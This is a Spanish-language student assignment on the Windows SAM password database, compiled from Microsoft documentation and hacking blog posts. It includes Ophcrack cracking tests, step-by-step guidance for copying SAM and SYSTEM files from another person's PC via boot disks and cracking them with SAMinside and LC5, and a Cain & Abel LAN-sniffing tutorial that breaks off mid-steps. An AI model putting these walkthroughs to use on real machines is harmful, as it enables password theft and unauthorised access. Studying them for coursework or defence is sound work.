INSTITUTO TECNOLÓGICO SUPERIOR DE LERDO

Nombre de Tarea:

SAM Y BACKDOOR

Materia:

SEGURIDAD E INTERNET

Alumnos:

Rosario Jiménez Arguijo 10231021

Carlos Leobardo Badillo Alonso 10231523

Eduardo Navarro Sánchez 10231240

Erick Rodríguez 10231006

Fecha:

03/11/2014

Cd. Lerdo, Dgo.

Investigar qué es el gestor de cuentas de seguridad (SAM por sus siglas en inglés) y qué es lo que hace y cómo lo hace.

El administrador de cuentas de seguridad o SAM (del inglés Security Account Manager) es una base de datos almacenada como un fichero del registro en Windows NT,Windows 2000, y versiones posteriores de Microsoft Windows. Almacena las contraseñas de los usuarios en un formato con hash (seguro, cifrado).

EL archivo SAM es un gestor de seguridad para cuentas de usuario donde se guardan los datos de usuario.
Ophcrack es un Live CD basado en Ubuntu para crackear el archivo SAM de Windows, que es el que gestiona las contraseñas de windows y accede temporalmente para descomprimirlo y descifrarlo y asi sacar todas las contraseñas de los usuarios.

Administrador de cuentas de seguridad (SAM)

Se aplica a: Windows Server 2003 with SP1

¿Para qué se utiliza el Administrador de cuentas de seguridad (SAM)?

El Administrador de cuentas de seguridad (SAM) es una base de datos presente en los servidores que ejecutan Windows Server 2003 y que almacena las cuentas de usuario y los descriptores de seguridad de los usuarios del equipo local.

¿A quién afecta esta característica?

Esta característica afecta a los profesionales de las tecnologías de la información que desean solucionar problemas o comprender el comportamiento de los componentes de SAM en su implementación. La solución de problemas puede requerir la descarga de otras herramientas. Este tema también afecta a programadores que tienen licencia de los protocolos SAMR y LSAR y a programadores que utilizan las interfaces de programación de aplicaciones (API) LSA de MSDN.

¿Qué funcionalidad nueva se ha agregado a esta característica en el Service Pack 1 de Windows Server 2003?

Registro WPP de SAM

Descripción detallada
El Administrador de cuentas de seguridad (SAM) depura los registros que el preprocesador de seguimiento de software de Windows (WPP) puede recopilar durante la implementación. WPP se puede utilizar para recopilar información acerca de lo que está haciendo el componente SAM durante un período de tiempo en el que el sistema Windows no se está comportando como debiera. Los servicios de soporte técnico de productos de Microsoft pueden utilizar esta información para solucionar los problemas de su implementación.

¿Por qué es importante este cambio? ¿Qué amenazas ayuda a reducir?

Puede reducir el número de sesiones de depuración activas si la información del registro es suficiente para determinar lo que está ocurriendo.

¿Qué diferencias de funcionamiento existen?

No hay diferencias de funcionamiento. Se habilita una característica nueva para generar el registro. Para habilitar el registro, puede utilizar los siguientes comandos logman:

```
logman create trace samlog -p "{f2969c49-b484-4485-b3b0-b908da73cebb}" 3
logman start samlog
rem repeat action that is interesting and that should be captured in log
logman stop samlog
```

De este modo, se genera un registro de transacciones extendido (ETL, *Extended Transaction Log*) que el ingeniero de soporte técnico podrá analizar mediante los subcomandos de debug.

¿Qué configuraciones se han agregado o cambiado en el Service Pack 1 de Windows Server 2003?

Existe una nueva entrada Seguimiento de sucesos para Windows (ETW), **f2969c49-b484-4485-b3b0-b908da73cebb**. Esta entrada refleja si se ha habilitado o no el registro para el componente SAM. El siguiente ejemplo de resultado de tracelog –enumguid incluye la nueva entrada.

```
    Guid                    Enabled  LoggerId Level Flags
-------------------------------------------------------------
1046d4b1-fce5-48bc-8def-fd33196af19a     FALSE  0    0    0
5007c7b1-1444-4303-bdbe-359c79fc032a     FALSE  0    0    0
7e4b70ee-8296-4f0f-a3ba-f58ef7bb4e96     FALSE  0    0    0
77db410c-561e-4358-8b0e-af866e91bb89     FALSE  0    0    0
dd5ef90a-6398-47a4-ad34-4dcecdef795f     FALSE  0    0    0
196e57d9-49c0-4b3b-ac3a-a8a93ada1938     FALSE  0    0    0
1540ff4c-3fd7-4bba-9938-1d1bf31573a7     FALSE  0    0    0
94a984ef-f525-4bf1-be3c-ef374056a592     FALSE  0    0    0
3121cf5d-c5e6-4f37-be86-57083590c333     FALSE  0    0    0
94335eb3-79ea-44d5-8ea9-306f49b3a04e     FALSE  0    0    0
4a8aaa94-cfc4-46a7-8e4e-17bc45608f0a     FALSE  0    0    0
f33959b4-dbec-11d2-895b-00c04f79ab69     FALSE  0    0    0
8e598056-8993-11d2-819e-0000f875a064     FALSE  0    0    0
f2969c49-b484-4485-b3b0-b908da73cebb     FALSE  0    0    0
cc85922f-db41-11d2-9244-006008269001     FALSE  0    0    0
c92cf544-91b3-4dc0-8e11-c580339a0bf8     FALSE  0    0    0
bba3add2-c229-4cdb-ae2b-57eb6966b0c4     FALSE  0    0    0
8fc7e81a-f733-42e0-9708-cfdae07ed969     FALSE  0    0    0
cddc01e2-fdce-479a-b8ee-3c87053fb55e     FALSE  0    0    0
6acd39eb-4cb0-486b-83fa-307aa23767b1     FALSE  0    0    0
65f67abd-ecd2-4501-9b10-d48db2300e6c     FALSE  0    0    0
28cf047a-2437-4b24-b653-b9446a419a69     FALSE  0    0    0
```

fc4b0d39-e8be-4a83-a32f-c0c7c4f61ee4 FALSE 0 0 0
fc570986-5967-4641-a6f9-05291bce66c5 FALSE 0 0 0
39a7b5e0-be85-47fc-b9f5-593a659abac1 FALSE 0 0 0
dab01d4d-2d48-477d-b1c3-daad0ce6f06b FALSE 0 0 0
58db8e03-0537-45cb-b29b-597f6cbebbfe FALSE 0 0 0
58db8e03-0537-45cb-b29b-597f6cbebbfd FALSE 0 0 0

Evitar ataques a los identificadores SAM y LSA

Descripción detallada

Ahora, la implementación en el lado del servidor de los protocolos SAMR y LSAR incorpora comprobaciones de seguridad para garantizar que el llamador actual es el mismo que abrió el primer identificador devuelto porSamConnect y LsaOpenPolicy respectivamente.

El protocolo Administrador de cuentas de seguridad de llamada a procedimiento remoto (SAMR) es un subsistema integral utilizado para ejecutar operaciones remotas del Administrador de cuentas de servicio, por ejemplo, administración y manipulación de cuentas de usuario. La interfaz SAMR define los métodos del Administrador de cuentas de seguridad (SAM) a los que llama el cliente. SamConnect es la función que se utiliza para conectar con la base de datos de SAM.

¿Por qué es importante este cambio?

Este cambio está relacionado con los cambios de llamadas a procedimientos remotos (RPC) que ayudan a impedir en el sistema los ataques de aumento de privilegios. Al implementar este cambio en las interfaces de Active Directory, su sistema está más seguro.

¿Qué diferencias de funcionamiento existen?

Si su aplicación utiliza los protocolos SAMR o LSAR, se realizan comprobaciones de acceso en cada llamada que se recibe y se comprueba si la identidad del cliente que abre el identificador de contexto es la misma que la identidad del cliente que está realizando la llamada. Si su aplicación no utiliza esta convención, no funcionará después de instalar el Service Pack 1 (SP1) de Windows Server 2003.
¿Cómo puedo resolver estos problemas?

Todas las llamadas a los métodos SAMR y LSAR deben estar en el mismo contexto de seguridad que la llamada que generó el identificador de contexto utilizado en la llamada. Si no lo está, debe modificar la aplicación para que cumpla con este requisito.

¿Es necesario cambiar el código para trabajar con el Service Pack 1 de Windows Server 2003?

No es necesario modificar la mayoría de las aplicaciones. Sin embargo, si el código de la aplicación cambia los contextos de seguridad mientras se utilizan los identificadores de contexto obtenidos en la interfaz SAMR y LSAR, será necesario modificarlo. Si la aplicación utiliza alguna de las siguientes API, consulte con el programador de la aplicación si el


contexto de seguridad de la llamada cambia entre la llamada LsaOpenPolicy y las llamadas posteriores a la API de LSA que utiliza el identificador devuelto por LsaOpenPolicy.

- LsaOpenPolicy
- LsaQueryInformationPolicy
- LsaSetInformationPolicy
- LsaQueryDomainInformationPolicy
- LsaSetDomainInformationPolicy
- LsaEnumerateTrustedDomains
- LsaLookupNames
- LsaLookupNames2
- LsaLookupSids
- LsaEnumerateAccountsWithUserRight
- LsaEnumerateAccountRights
- LsaAddAccountRights
- LsaRemoveAccountRights
- LsaOpenTrustedDomainByName
- LsaQueryTrustedDomainInfo
- LsaSetTrustedDomainInformation
- LsaDeleteTrustedDomain
- LsaQueryTrustedDomainInfoByName
- LsaSetTrustedDomainInfoByName
- LsaEnumerateTrustedDomainsEx
- LsaCreateTrustedDomainEx
- LsaQueryForestTrustInformation
- LsaSetForestTrustInformation
- LsaForestTrustFindMatch

- LsaStorePrivateData
- LsaRetrievePrivateData

Investigar las distintas maneras que hay para robar el SAM, tales como a través del uso de discos de arranque, con pwdump, usando Caín & Abel, directorio Repair.

De todas formas, más allá de mi opinión, creí que valía la pena realizar las pruebas pertinentes.Descargué el LiveCD y lo probé en una máquina virtual con Windows XP. El CD bootea y arranca a trabajar. El resultado, en la imagen a continuación:



Como podrán observar, ofusqué cierta información ya que la password que efectivamente **el sistema encontró**, es una que utilizo normalmente. Observar que:

- el primer recuadro azul marca la contraseña del usuario “Administrador”. El tiempo que demoró en encontrar la contraseña fue de aproximadamente 10 minutos.
- el segundo recuadro marca la contraseña (vacía) de un usuario que tengo configurado así. El tiempo que demoró fue unos pocos segundos (literalmente).
- abajo a la derecha se ve el tiempo total de finalizar todo el proceso aunque, como ya mencioné en el ítem 1, la password de administrador ya figuraba desde el minuto diez.

Finalmente hice dos pruebas más:

1. Modifiqué la contraseña a “123456” y esta fue encontrada en un minto y medio (ver imágen).

2. Modifiqué la contraseña por una más compleja que la mía aún: “UnWi-*%$Np98ww”. La misma no fue encontradada luego de media hora (ver imágen).

Por lo tanto, pude concluir que este sistema de una u otra forma estaba utilizando algún método mejor que el clásico de fuerza bruta, que podía obtener contraseñas complejas… pero no tanto.

De todas formas estaba anonadado. Toda mi teoría sobre seguridad en contraseñas destruida en diez minutos. ¡Qué contraseña iba a utilizar ahora que la mía era fácil de obtener!

Tercer estadio: la comprensión

Nota de mundobinario: todos los méritos de esta sección para este post.

Definitivamente las pruebas me superaron, asumí mi derrota y pensé: “no hay derrota si hay aprendizaje”. Por lo tanto, decidí leer un poco a ver por qué este método funcionaba.

Como primer conclusión estaba claro que, como ya mencioné, esto no utilizaba un ataque de fuerza bruta clásico; y comprendí que justamente esto de las tablas rainbow no se trataba de este tipo de técnicas. Luego decidí ver qué decía el sitio oficial, que describe que se utilizan ataques de fuerza bruta para contraseñas simples y tablas rainbow para complejas. Incluso se pueden descargar las tablas que son muy pesadas (¡muy! desde 500 Mb. hasta varios Gigas).

¿Qué son las **Rainbow Tables**?

Cuando un usuario asigna su contraseña, el sistema operativo necesita guardar esa contraseña. Para no hacerlo en texto plano (sería muy simple encontrarla), lo que hace es aplicar una función Hash y almacenar el resultado de dicha función en un archivo (en el caso de Windows en*C:\Windows\System32\config\SAM*).

Una función Hash es una función que devuelve un valor casi único por cualquier cadena de texto (o incluso archivos, directorios, etc.). Es decir, si yo le aplico un Hash MD5 (un tipo de Hash) a la palabra “Sebastián”, el resultado será “*c2d628ba98ed491776c9335e988e2e3b*“. Y si hago lo mismo con “unmundobinario.com”, el resultado será “*373e838e5050faca627b0433768aedef*“. Claramente el resultado de una función Hash dista bastante de almacenar el texto plano.

Sin embargo, las funciones Hash tienen un inconveniente. Siempre que yo ponga la misma cadena obtendré el mismo resultado. Y aquí aparecen las tablas rainbow.

Basicamente a alguien se le ocurrió lo siguiente: no necesito hacer un ataque de fuerza bruta (prueba-error) para obtener la contraseña. Si conozco la función Hash, conozco la contraseña.

Una tabla rainbow es una colección enorme de Hashes con los algoritmos más conocidos. De esta forma, lo que antes era un ataque de fuerza bruta ahora es una búsqueda en unas tablas gigantes (literalmente). Obviamente el gran problema de estas técnicas es el espacio. De hecho, aunque aquí fue explicado de forma resumida, se utilizan funciones de reducción para no tener que ocupar tanto espacio de almacenamiento.

Entendido el método (¿entendido?) se entiende por qué en las pruebas que hice no se encontró en un caso el password: el motivo fue que no estaba cargada la función HASH de dicho password en la tabla de Hashes utilizada por la aplicación.

Nota de mundobinario: además del post citado en este estadio, pueden ver más información aún (en inglés) aquí.

Cuarto estadio: la conclusión

Cabe mencionar que, según el post que me ayudó a comprender esto, existen dos alternativas para poder segurizar las contraseñas almacenadas con Hash:

1. Utilizar espacios en blanco en las contraseñas. Esto lo probé con una contraseña muy simple (“esp acio”) y el programa no pudo encontrar la contraseña.
2. Añadir variables aleatorias en la generación del Hash. Es decir, que si pongo dos veces de contraseña Sebastián, obtener dos Hash válidos con una parte fija (siempre igual) y otra variable.

Luego de “experimento” podemos agregar que contraseñas MUY complejas también zafan (por ahora, y según las tablas que se utilicen) de este método.

Como conclusión, y en primer lugar está claro que **todos los días se aprende algo nuevo.** :mrgreen:

Las técnicas de “hacking” están aprovechando los avances informáticos (y en materia de Inteligencia Artificial). Podrán observar que estas herramientas están al alcance de cualquiera asi que tengan cuidado a quién prestan su PC.

Por otro lado, me queda la duda por qué los Sistemas Operativos existiendo estas técnicas, no aplican funciones aleatorias a los Hash antes de guardar la contraseña. Debo seguir leyendo para dilusidar una respuesta pero espero que algún lector que sepa más que yo nos adelante por qué no se implementan medidas para segurizar este aspecto.

Como sacar contraseñas de administrador en Windows XP/NT

Windows XP/NT almacena las contraseñas de los usuarios y administradores en*c:\windows\system32\config*

Ahora, esos archivos contienen las llamadas **LM Hashes**, las cuales obviamente están

encriptadas. Estas hashes pueden ser crackeadas, pero primero tenemos que conseguirnos los archivos que las contienen y luego extraerlas.

Para extraerlas necesitamos por lo general de 2 archivos, el archivo **SAM** y el archivo **SYSTEM**(donde se almacena las claves *SYSKEY*; un potente código de encriptación). Ahora, extraer estos archivos no es tan simple como parece debido a que están protegidos, desde Windows no los podemos copiar ni editar. Entonces, como lo vamos a hacer:

Existen varios métodos, los mas conocidos son:
1) Extraerlas desde linux: Por lo general con Knoppix (linux que corre desde CD) debido a que no necesita instalarse. Además supongo que quieren hacerlo en un PC ajeno, así que no van a querer instalarle linux… obvio..

2) Otro método es desde DOS: Este método es mas rápido, pero requiere arreglar varios detalles.
A.-Cuando entras a **DOS** antes de iniciar Windows, con un disco de inicio por ejemplo, no vas a poder ver los archivos debido a que no soporta el sistema NTFS.
B.-A su vez, ya mencione que se necesita extraer el archivo **SYSTEM** el cual pesa demasiado (alcanza los 4/5 MB), entonces donde lo vamos a guardar?…..

La solución:


Con motivos de solucionar esto cree 2 discos, los cuales hacen lo siguiente:
El primero es un disco de inicio común, solo que posee la utilidad **NTFSDOS** la cual nos permite acceder al sistema que antes mencione a través de DOS.

El segundo es un disco que contiene 2 scripts en formato **bat**. Una para copiar el archivo SYSTEM y la otra el archivo SAM al mismo disco. Ahora, a su vez los va a comprimir utilizando una utilidad llamada **GZIP**.

Modo de uso: (Es rapidísimo)
1-Colocas el primer disco, esperas que cargue y escribes **ntfsdos** para que cargue dicha utilidad.
2-Colocas el segundo disco. Para robar el SAM escribes **steal1** y para robar el SYSTEM escribes**steal2**. El resto lo hace solo. Mas fácil donde…..
3-Sacas los discos, reinicias el PC y nunca paso nada.


Crackeando los hashes:

Una vez que tengas ambos archivos, procedemos a crackearlos:
1-Para extraer los passwords encriptados vamos a necesitar el programa **SAMinside**. Este programa nos va a pedir que abramos el archivo SAM (el cual va a estar comprimido dentro del disco 2), si el archivo SAM fue encriptado con SYSKEY, nos va a pedir a su vez que abramos el archivo SYSTEM (también el el disco 2).



2-Una vez que tenemos los user y sus pass encriptadas, lo exportamos como **pwdump**.

3-Ahora abrimos el **LopthCrack** (LC5) e importamos el pwdump, después crackeamos (va a probar varios métodos, primero un diccionario *default* que trae y después por incremento de caracteres)



Utilidades:

-Disco 1

-Disco 2

-SAMinside

-LC5 (google)

[Tutorial] Cain & Abel (sniffer)

Bueno este es un tutorial de como usar el famoso programa cain y abel en modo (sniffer) bueno lo primero que deben saber para los que no lo tienen claro es que es un **sniffer**.

Segun: **WikiPedia** Un **sniffer** es un programa informático que registra la información que envían los periféricos, así como la actividad realizada en un determinado ordenador. Para mayor info: http://es.wikipedia.org/wiki/Detección_de_sniffer


Que es Cain & Abel:

Cain & Abel (frecuentemete abreviado a **Cain**) es una herramienta de recuperación de contraseñas para Microsoft Windows. Puede recuperar muchos tipos de contraseñas utilizando métodos como el sniffing de paquetes de red, también puede crackerar varios hashes de contraseñas utilizando métodos como ataques de diccionario, de fuerza bruta y ataques basados en criptoanálisis. Los ataques de Criptoanálisis se realizan mediante Tablas de arco iris que pueden ser generadas con el programa winrtgen.exe proporcionado con Cain & Abel. Cain & Abel es mantenido por Massimiliano Montoro.


Bueno este programa captura los datos que se mandan desde un computador a el modem que este esta conectado a una RED LAN es decir si hay 5 pcs conectadas a un modem y tu tienes este programa instalado en una de ellas captas la informacion que las otras 4 pcs manden a este modem es decir urls , username ,password y mas .

Bueno y ahora que tenemos claro esto comencemos con el tutorial :


1. después de descargar el programa lo iniciamos le damos a la pestaña sniffer y nos saldrá lo siguiente :




2.Ahora le damos en config seleccionamos nuestra ip y le damos en aceptar asi :




3.bueno ahora activamos en sniffer y apr son los dos botones ubicados en la parte superior izquierda del programa luego le damos al signo + que se llama Add to list , miramos que este en all host in my subnet luego seleccionamos All Test y le damos Ok



